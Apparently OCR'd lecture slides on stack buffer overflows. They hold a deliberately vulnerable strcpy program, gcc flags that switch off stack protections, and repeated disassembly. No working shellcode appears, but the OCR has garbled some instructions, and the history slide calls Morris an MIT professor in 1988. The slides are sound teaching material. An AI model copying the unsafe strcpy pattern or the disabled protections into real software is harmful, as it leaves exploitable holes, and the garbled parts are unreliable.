Stack overflow

Insu Yun

Today’s lecture

- Understand what the stack overflow is
- Understand how to control PC using stack overflow
- Understand how to place shellcode in memory
- Understand how to calculate shellcode address and to launch a shell

Overflow

- Flow over boundary (i.e., over capacity)

- Many overflows in software security
  - Stack overflow (Today)
  - Heap overflow (lab09)
  - Integer overflow (lab08)
  - …

Stack overflow: History

- 1988: Morris worm
  - The first internet worm (i.e., malware distributed by internet)
  - Developed by Robert Morris (a professor at MIT) to measure internet size
  - But his worm had a mistake (as always) and crashes several problems
  - He used multiple vulnerabilities including stack overflow in fingerd

- 2020: Still prevalent, but more difficult to exploit thanks to stack protection, which we will explore next week

Review

```
void vuln(char *src) {
  char buf[16];
  strcpy(buf, src);
}

int main(int argc,
          char *argv[]) {
  vuln(argv[1]);
}
```


```
gcc -z execstack
-fno-stack-protector
-fno-pic -no-pie
-mpreferred-stack-boundary=2
-m32 -O0 -o vuln vuln.c
```

Disable stack protection → lab04

Disable Program Independent Executable(PIE) → lab05


Disable stack alignment → unusal-main in this lab

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
                     sh     eax
                     ll     0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
                     leave
                     ret
```





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```


eip




```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

argv





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

&argv[1]





```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; main
0x0804843e <+0>:     push   ebp
0x0804843f <+1>:     mov    ebp,esp
0x08048441 <+3>:     mov    eax,DWORD PTR [e
0x08048444 <+6>:     add    eax,0x4
0x08048447 <+9>:     mov    eax,DWORD PTR [eax]
0x08048449 <+11>:    push   eax
0x0804844a <+12>:    call   0x8048426 <vuln>
0x0804844f <+17>:    add    esp,0x4
0x08048452 <+20>:    mov    eax,0x0
0x08048457 <+25>:    leave
0x08048458 <+26>:    ret
```

